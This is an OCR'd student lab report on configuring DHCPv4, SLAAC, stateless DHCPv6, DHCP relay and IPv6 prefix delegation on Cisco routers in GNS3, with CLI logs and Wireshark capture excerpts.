Network Management and Automation

Lab 2

DHCPv4, DHCPv6 - Auto-configuration, Prefix Delegation & Scapy

University of Colorado Boulder
Network Engineering Program

Professor Levi Perigo, Ph.D.

Summary

Introduction to DHCPv4 (Scripting), DHCP Auto-configuration and Prefix-Delegation

This lab focuses on DHCP and provides an insight into IP address configuration in a routed network. We will be using GNS3 to perform all the objectives in this lab. The first part of the lab focuses on configuring DHCPv4 through scripting, and the remaining objectives are intended to instill strong foundation knowledge on DHCPv6. DHCPv6 will be used for auto-configuration of IP addresses and delegating prefixes. In the final part of the lab, different packets are constructed through Scapy.

Objectives

PART 1: DHCPv4 Scripting [45 Points]

1. Boot-up the Virtual Machine provided to you for this course. Start GNS3 and create the topology as shown below.




Fig. 1

2. Configure R6 to act as a DHCP Server serving IPv4 addresses. Paste relevant screenshot of the configuration. **[5 points]**

Configuration on R6:

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#int f0/0
R6(config-if)#ip add 198.51.100.10 255.255.255.0
R6(config-if)#no shut
R6(config-if)#exit
R6(config)#ip
*Jan 29 17:13:53.335: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Jan 29 17:13:54.335: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R6(config)#ip dhcp pool vivek
R6(dhcp-config)#netwo
R6(dhcp-config)#network 198.51.100.0 /24
R6(dhcp-config)#dns-server 198.51.100.10
R6(dhcp-config)#exit
```

3. Write a Python script **DHCPv4Config.py** to configure DHCPv4 for the interfaces of R2, R3, R4 (facing SW2) to obtain IPv4 addresses from the DHCPv4 server (R6). Your code should facilitate simultaneous login to all three routers and deploy the configuration concurrently. Paste relevant screenshots of the output and submit the script along with the report. **[15 points]**

Note: - Please make sure that the DHCP pool subnet you define is different from your existing VM subnet. (198.51.100.0/24)


Configuration on R2:
Same is the configuration on R3, and R4.

```
R2(config)#ip domain-name vivek.com
R2(config)#cryp
R2(config)#crypto key gen
R2(config)#crypto key generate rsa
The name for the keys will be: R2.vivek.com
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

How many bits in the modulus [512]: 1024
% Generating 1024 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 4 seconds)

R2(config)#
*Feb  1 00:09:28.307: %SSH-5-ENABLED: SSH 2.0 has been enabled
R2(config)#
*Feb  1 00:09:53.587: %SSH-3-NO_MATCH: No matching cipher found: client chach
server aes128-cbc,3des-cbc,aes192-cbc,aes256-cbc
R2(config)#line vty 0 4
R2(config-line)#login local
R2(config-line)#transport input ssh
R2(config-line)#username vivekdhondji privilege 15 secret vidh2092
R2(config)#line vty 0 4
R2(config-line)#exec-timeout 5
R2(config-line)#access-list 1 permit 198.51.100.50 0.0.0.255
% Duplicate permit statement ignored.

R2(config)#no access-list 1 permit 198.51.100.50 0.0.0.255
R2(config)#access-list 1 permit 198.51.100.50 0.0.0.255
R2(config)#line vty 0 4
R2(config-line)#access-class 1 in
R2(config-line)#ip ssh version 2
R2(config)#
```

Simultaneous login using python script into R2, R3 and R4:

```
configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R4(config)#do show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        198.51.101.20   YES DHCP   up                    up
FastEthernet1/0        198.51.100.70   YES manual up                    up
FastEthernet1/1        unassigned      YES unset  administratively down down
FastEthernet2/0        unassigned      YES unset  administratively down down
FastEthernet2/1        unassigned      YES unset  administratively down down
GigabitEthernet3/0     unassigned      YES unset  administratively down down
R4(config)#end
R4#
configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R2(config)#do show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        198.51.101.21   YES DHCP   up                    up
FastEthernet1/0        198.51.100.50   YES manual up                    up
FastEthernet1/1        unassigned      YES NVRAM  administratively down down
FastEthernet2/0        unassigned      YES NVRAM  administratively down down
FastEthernet2/1        unassigned      YES NVRAM  administratively down down
GigabitEthernet3/0     unassigned      YES NVRAM  administratively down down
R2(config)#end
R2#
configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R3(config)#do show ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        198.51.101.22   YES DHCP   up                    up
FastEthernet1/0        198.51.100.60   YES manual up                    up
FastEthernet1/1        unassigned      YES unset  administratively down down
FastEthernet2/0        unassigned      YES unset  administratively down down
FastEthernet2/1        unassigned      YES unset  administratively down down
GigabitEthernet3/0     unassigned      YES unset  administratively down down
R3(config)#end
R3#
```

4. At the end, push your Python script to a new private repo 'NM_lab' in your GitHub account. Paste relevant screenshots. **[5 points]**



5. Monitor the interface connecting Switch SW2 and the DHCPv4 server (R6) and capture the DHCPv4 DORA messages using Wireshark:
   a. Use appropriate display filter to show the relevant DHCP messages between R2 and R6. Provide screenshots of the expanded packet view of the DORA messages. **[10 points]**

DHCP messages between R2 and R6 using wireshark capture:

```
0.0.0.0            255.255.255.255    DHCP    333 DHCP Discover - Transaction ID 0x16c6
198.51.100.10      255.255.255.255    DHCP    342 DHCP Offer    - Transaction ID 0x16c6
0.0.0.0            255.255.255.255    DHCP    351 DHCP Request  - Transaction ID 0x16c6
198.51.100.10      255.255.255.255    DHCP    342 DHCP ACK      - Transaction ID 0x16c6
```

IP address assigned to R2:

```
Transaction ID: 0x000016c6
Seconds elapsed: 0
Bootp flags: 0x8000, Broadcast flag (Broadcast)
Client IP address: 0.0.0.0
Your (client) IP address: 198.51.100.2
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
```

6. Manually enter the 'show ip interface brief' command on R2, R3, and R4 and 'show ip dhcp binding' on R6. Provide a screenshot for full marks. **[5 points]**

R2: I configured R2 to receive IP address via DHCP and below is the ss forthesame.

```
R2#sh ip int br
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        198.51.100.2    YES DHCP   up                    up
FastEthernet1/0        unassigned      YES NVRAM  administratively down down
FastEthernet1/1        unassigned      YES NVRAM  administratively down down
FastEthernet2/0        unassigned      YES NVRAM  administratively down down
FastEthernet2/1        unassigned      YES NVRAM  administratively down down
GigabitEthernet3/0     unassigned      YES NVRAM  administratively down down
R2#
```

   a. Does the hardware address from the output of 'show ip dhcp binding' match the MAC addresses of the interfaces of R2, R3, and R4? Show how you can verify this. **[5 points]**

R6: Show IP dhcp binding on R6.

As seen in the below ss the mac address is of R2 and even the IP address. The mac address is original hex value converted to ascii so we don't get to see the actual mac address which is on the interface. It's a ascii value. The mac address of the int can be seen by running the sh interfaces command on router.

```
R6#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address      Client-ID/              Lease expiration        Type       State      Interface
                Hardware address/
                User name
198.51.100.2    0063.6973.636f.2d63.    Jan 30 2022 05:20 PM    Automatic  Active     FastEthernet0/0
                6130.322e.3130.3539.
                2e30.3030.302d.4661.
                302f.30
R6#
```

PART 2: DHCPv6 Auto Configuration [25 Points]

IPv6 Auto-configuration Using SLAAC.

1. Configure the interface of R1 and R6 connected to the switch (SW2) to obtain an IPv6 address using SLAAC. **[10 points]**

Configuration on R6:


```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#int f0/0
R6(config-if)#ipv6 address 2001:1234:A:B::1/64
R6(config-if)#no shut
R6(config-if)#^Z
R6#co
*Jan 29 20:04:47.939: %SYS-5-CONFIG_I: Configured from console by console
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#
*Jan 29 20:04:48.595: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Jan 29 20:04:49.595: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R6(config)#ipv6 uni
R6(config)#ipv6 unicast-routing
R6(config)#^Z
R6#sh ipv6 int br
```

Configuration on R1:

```
R1(config)#int f0/0
R1(config-if)#ipv6 enable
R1(config-if)#ipv6 dhcp autoconfig
                        ^
% Invalid input detected at '^' marker.

R1(config-if)#ipv6 address autoconfig
R1(config-if)#exit
```

Unicast global address on R1:

```
R1#sh ipv6 int br
FastEthernet0/0        [up/up]
    FE80::C801:12FF:FE69:0
    2001:1234:A:B:C801:12FF:FE69:0
FastEthernet1/0        [administratively down/down]
    unassigned
FastEthernet1/1        [administratively down/down]
    unassigned
FastEthernet2/0        [administratively down/down]
    unassigned
FastEthernet2/1        [administratively down/down]
    unassigned
GigabitEthernet3/0     [administratively down/down]
    unassigned
R1#
```



2. Provide a screenshot of the IPv6 configuration commands (on R6 and R1, as well as the Wireshark capture that shows R1 obtaining an IPv6 auto-configuration address. **[10 points]**

Configuration on R6:

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#int f0/0
R6(config-if)#ipv6 address 2001:1234:A:B::1/64
R6(config-if)#no shut
R6(config-if)#^Z
R6#co
*Jan 29 20:04:47.939: %SYS-5-CONFIG_I: Configured from console by console
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#
*Jan 29 20:04:48.595: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Jan 29 20:04:49.595: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R6(config)#ipv6 uni
R6(config)#ipv6 unicast-routing
R6(config)#^Z
```

Running config on R2:

```
interface FastEthernet0/0
 no ip address
 duplex full
 ipv6 address 2001:1234:A:B::1/64
 ipv6 enable
```


Configuration on R1:

```
R1(config)#int f0/0
R1(config-if)#ipv6 enable
R1(config-if)#ipv6 dhcp autoconfig
                        ^
% Invalid input detected at '^' marker.

R1(config-if)#ipv6 address autoconfig
R1(config-if)#exit
```

```
interface FastEthernet0/0
 no ip address
 duplex full
 ipv6 address autoconfig
 ipv6 enable
```

```
R1#sh ipv6 int br
FastEthernet0/0        [up/up]
    FE80::C801:12FF:FE69:0
    2001:1234:A:B:C801:12FF:FE69:0
FastEthernet1/0        [administratively down/down]
    unassigned
FastEthernet1/1        [administratively down/down]
    unassigned
FastEthernet2/0        [administratively down/down]
    unassigned
FastEthernet2/1        [administratively down/down]
    unassigned
GigabitEthernet3/0     [administratively down/down]
    unassigned
R1#
```

Wireshark Capture:



3. Configure R5 for DHCPv6 stateless. R5 should receive the DNS server IP address of 1ce:1ce:babe::1 from the DHCPv6 server (R6).

    a. Provide a screenshot of the DHCPv6 stateless configuration on R6, and the Wireshark output from R5 indicating it received the DNS address via DHCPv6. [**5 points**]

    DHCPv6 stateless configuration on R6:

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#ipv6 dhcp pool stateless
R6(config-dhcpv6)#dns-server 1CE:1CE:BABE::1
R6(config-dhcpv6)#domain-name vivek
R6(config-dhcpv6)#exit
R6(config)#int f0/0
R6(config-if)#ipv6 nd other-config-flag
R6(config-if)#ipv6 dhcp server STATELESS
% Warning: Pool STATELESS not configured globally - configuring anyway.
R6(config-if)#ipv6 dhcp server IPv6-STATELESS
% Warning: Pool IPv6-STATELESS not configured globally - configuring anyway.
```

```
interface FastEthernet0/0
 no ip address
 duplex full
 ipv6 address 2001:1234:A:B:1::/64
 ipv6 enable
 ipv6 nd other-config-flag
 ipv6 dhcp server IPv6-STATELESS
```

Wireshark Capture:

```
89 277.027723   fe80::c806:12ff:fe7… ff02::1              ICMPv6   118 Router Advertisement from ca:06:12:78:00:00
90 277.035769   fe80::c805:10ff:fe8… ff02::1:2            DHCPv6    94 Information-request XID: 0x1aa9bd CID: 00030001ca0510860000
91 277.046457   fe80::c806:12ff:fe7… fe80::c805:10ff:fe8… DHCPv6   125 Reply XID: 0x1aa9bd CID: 00030001ca0510860000
92 280.399270   ca:05:10:86:00:00    CDP/VTP/DTP/PAgP/UD… CDP      404 Device ID: R5  Port ID: FastEthernet0/0
93 282.144368   fe80::c806:12ff:fe7… fe80::c805:10ff:fe8… ICMPv6    86 Neighbor Solicitation for fe80::c805:10ff:fe86:0 from ca:06:12:78:00:00
94 282.173652   fe80::c805:10ff:fe8… fe80::c806:12ff:fe7… ICMPv6    78 Neighbor Advertisement fe80::c805:10ff:fe86:0 (sol)
95 282.365552   ca:05:10:86:00:00    ca:05:10:86:00:00    LOOP      60 Reply
96 287.221068   fe80::c805:10ff:fe8… fe80::c806:12ff:fe7… ICMPv6    86 Neighbor Solicitation for fe80::c806:12ff:fe78:0 from ca:05:10:86:00:00
97 287.231235   fe80::c806:12ff:fe7… fe80::c805:10ff:fe8… ICMPv6    78 Neighbor Advertisement fe80::c806:12ff:fe78:0 (rtr, sol)
98 290.938521   fe80::c801:12ff:fe6… ff02::1              ICMPv6    86 Router Advertisement from ca:01:12:69:00:00
```

```
27 86.784950    fe80::c805:10ff:fe8… ff02::1:2            DHCPv6    94 Information-request XID: 0x17c211 CID: 00030001ca0510860000
28 86.808962    fe80::c806:12ff:fe7… fe80::c805:10ff:fe8… DHCPv6   125 Reply XID: 0x17c211 CID: 00030001ca0510860000
90 277.035769   fe80::c805:10ff:fe8… ff02::1:2            DHCPv6    94 Information-request XID: 0x1aa9bd CID: 00030001ca0510860000
91 277.046457   fe80::c806:12ff:fe7… fe80::c805:10ff:fe8… DHCPv6   125 Reply XID: 0x1aa9bd CID: 00030001ca0510860000
```

DNS server address:

```
    Transaction ID: 0x17c211
  ▸ Server Identifier
  ▸ Client Identifier
  ▾ DNS recursive name server
      Option: DNS recursive name server (23)
      Length: 16
      Value: 01ce01cebabe0000000000000000001
       1 DNS server address: 1ce:1ce:babe::1
  ▾ Domain Search List
```

PART 3: DHCP Relay [Extra Credit: 10 Points]

IPv4 DHCP Relay

1. Create a network design, where an additional router is added to the network (behind R1). Have this newly added router receive an IP address from the DHCP server, via the DHCP relay.
   IP address received by R7 newly added router via DHCP:

```
R7#sh ip int br
Interface              IP-Address      OK? Method Status                Protocol
FastEthernet0/0        192.168.20.2    YES DHCP   up                    up
FastEthernet1/0        unassigned      YES unset  administratively down down
FastEthernet1/1        unassigned      YES unset  administratively down down
FastEthernet2/0        unassigned      YES unset  administratively down down
FastEthernet2/1        unassigned      YES unset  administratively down down
GigabitEthernet3/0     unassigned      YES unset  administratively down down
R7#
*Jan 31 01:34:20.879: %DHCP-6-ADDRESS_ASSIGN: Interface FastEthernet0/0 assigned DHCP address 192.168.20.2, mask 255.255.255.0, hostname R7
```

2. Provide a screenshot of the Wireshark capture showing the client receiving an address via DHCP relay.

```
10 5.265295     0.0.0.0          255.255.255.255    DHCP     333 DHCP Discover - Transaction ID 0x1d24
14 7.444689     192.168.20.1     255.255.255.255    DHCP     342 DHCP Offer    - Transaction ID 0x1d24
15 7.491942     0.0.0.0          255.255.255.255    DHCP     351 DHCP Request  - Transaction ID 0x1d24
18 7.544468     192.168.20.1     255.255.255.255    DHCP     342 DHCP ACK      - Transaction ID 0x1d24
```

```
▸ Bootp flags: 0x8000, Broadcast flag (Broadcast)
  Client IP address: 0.0.0.0
  Your (client) IP address: 192.168.20.2
  Next server IP address: 0.0.0.0
  Relay agent IP address: 192.168.20.1
```

3. Provide the relevant router configurations that are required for DHCP relay.

Configuration on R6 (server):

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#ip dhcp pool v1
R6(dhcp-config)#network 192.168.10.0 /24
R6(dhcp-config)#dns-server 192.168.10.1
R6(dhcp-config)#default-
R6(dhcp-config)#default-router 192.168.10.1
R6(dhcp-config)#lease 1
R6(dhcp-config)#exit
R6(config)#ip dhcp pool v2
R6(dhcp-config)#network 192.168.20.0 /24
R6(dhcp-config)#dns
R6(dhcp-config)#dns-server 192.168.20.1
R6(dhcp-config)#def
R6(dhcp-config)#default-router 192.168.20.1
R6(dhcp-config)#lease 1
R6(dhcp-config)#exit
R6(config)#int f0/0
R6(config-if)#ip add 192.168.10.3 255.255.255.0
R6(config-if)#no shut
R6(config-if)#^Z
```

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#ip route 192.168.20.0 255.255.255.0 192.168.10.4
R6(config)#^Z
```

Configuration on R1(Relay):


```
R1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#int f0/0
R1(config-if)#ip add 192.168.10.4 255.255.255.0
R1(config-if)#no shut
R1(config-if)#exit
R1(config)#int f1/1
R1(config-if)#ip add 192.168.20.1 255.255.255.0
R1(config-if)#no shut
R1(config-if)#exit
R1(config)#
*Jan 31 01:31:42.627: %LINK-3-UPDOWN: Interface FastEthernet1/1, changed state to up
*Jan 31 01:31:43.627: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet1/1, changed state to up
R1(config)#int f0/0
R1(config-if)#ip help
R1(config-if)#ip helper-address 192.168.10.3
R1(config-if)#exit
R1(config)#int f1/1
R1(config-if)#ip helper
R1(config-if)#ip helper-address 192.168.10.3
R1(config-if)#exit
R1(config)#^Z
```

Configuration on R7(Client):

```
R7#
R7#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R7(config)#int f0/0
R7(config-if)#ip address dhcp
R7(config-if)#no shut
R7(config-if)#^Z
R7#
```

PART 4: DHCPv6 Prefix Delegation [Extra Credit: 10 Points]

The aim of this objective is to make R6 allocate a prefix to R7 through DHCPv6 Prefix delegation and subsequently make R7 allocate an IPv6 address to R8 from the delegated prefix pool.



1. Create the topology as shown in the above figure.
2. Configure R6 to act as a DHCPv6 Server to allocate a /48 Prefix to R7. In addition, the interface on R7 connecting to SW2 should receive an IPv6 address through SLAAC. Paste the screenshots of the relevant configuration on both R6 and R7.
   Configuration on R6:

```
R6#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R6(config)#ipv6 unicast-routing\
                               ^
% Invalid input detected at '^' marker.

R6(config)#ipv6 unicast-routing\
                               ^
% Invalid input detected at '^' marker.

R6(config)#ipv6 unicast-routing
R6(config)#ipv6 local pool GLOBAL_POOL 2001:DB8:1100::/48
% Incomplete command.

R6(config)#ipv6 local pool GLOBAL_POOL 2001:DB8:1100::/40 48
R6(config)#ipv6 dhcp pool vivek
R6(config-dhcpv6)#prefix-delegation pool GLOBAL_POOL
R6(config-dhcpv6)#dns-server 2001:4860:4860::8888
R6(config-dhcpv6)#domain name vivek.local
                               ^
% Invalid input detected at '^' marker.

R6(config-dhcpv6)#domain name google.local
                               ^
% Invalid input detected at '^' marker.

R6(config-dhcpv6)#domain-name google.local
R6(config-dhcpv6)#int f0/0
R6(config-if)#ipv6 address 2001:DB8:0:1::1/64
R6(config-if)#ipv6 dhcp server vivek
R6(config-if)#exit
R6(config)#conf t
                ^
% Invalid input detected at '^' marker.

R6(config)#int f0/0
R6(config-if)#no shut
R6(config-if)#exit
```

Configuration on R7:

```
R7#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R7(config)#ipv6 un
R7(config)#ipv6 unicast-routing
R7(config)#int f0/0
R7(config-if)#ipv6 address autoconfig
R7(config-if)#ipv6 dhcp client pd delegating_router
R7(config-if)#exit
R7(config)#int f1/0
R7(config-if)#ipv6 address delegating_router ::1:0:0:0:1/64
R7(config-if)#exit
```

3. Configure R7 and R8 such that R8 receives a /64 address from the prefix pool delegated to R7 in the previous step. Paste the screenshots of the configuration on both R7 and R8.

Configuration on R7:

```
R7#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
R7(config)#ipv6 un
R7(config)#ipv6 unicast-routing
R7(config)#int f0/0
R7(config-if)#ipv6 address autoconfig
R7(config-if)#ipv6 dhcp client pd delegating_router
R7(config-if)#exit
R7(config)#int f1/0
R7(config-if)#ipv6 address delegating_router ::1:0:0:0:1/64
R7(config-if)#exit
```

Configuration on R8:

```
R8(config)#int f0/0
R8(config-if)#ipv6 address autoconfig
R8(config-if)#no shut
R8(config-if)#exit
R8(config)#
*Jan 31 07:14:19.771: %LINK-3-UPDOWN: Interface FastEthernet0/0, changed state to up
*Jan 31 07:14:20.771: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up
R8(config)#
```

4. Provide screenshots of the Wireshark packet captures showing the prefix delegated to R7 and the address allocated to R8.

Prefix delegated to R7:

```
  68 229.903169    fe80::c805:10ff:fe8… ff02::1             ICMPv6      90 Multicast Listener Query
  70 231.147102    fe80::c805:10ff:fe8… ff02::16            ICMPv6     150 Multicast Listener Report Message v2
  71 231.689174    fe80::c801:12ff:fe6… ff02::16            ICMPv6     110 Multicast Listener Report Message v2
  73 234.919202    fe80::c807:11ff:fe5… ff02::16            ICMPv6     110 Multicast Listener Report Message v2
  74 239.500503    fe80::c806:12ff:fe7… ff02::16            ICMPv6     190 Multicast Listener Report Message v2
  85 284.273408    fe80::c801:12ff:fe6… ff02::1             ICMPv6      86 Router Advertisement from ca:01:12:69:00:00
```

```
  Length: 1 (8 bytes)
  Reserved
  MTU: 1500
ICMPv6 Option (Prefix information : 2001:db8:0:1::/64)
  Type: Prefix information (3)
  Length: 4 (32 bytes)
  Prefix Length: 64
▸ Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
```

Address allocated to R8:

```
  74 283.437790    fe80::c808:11ff:fe6… ff02::2             ICMPv6      70 Router Solicitation from ca:08:11:60:00:00
  75 283.443721    fe80::c807:11ff:fe5… ff02::1             ICMPv6     118 Router Advertisement from ca:07:11:51:00:1c
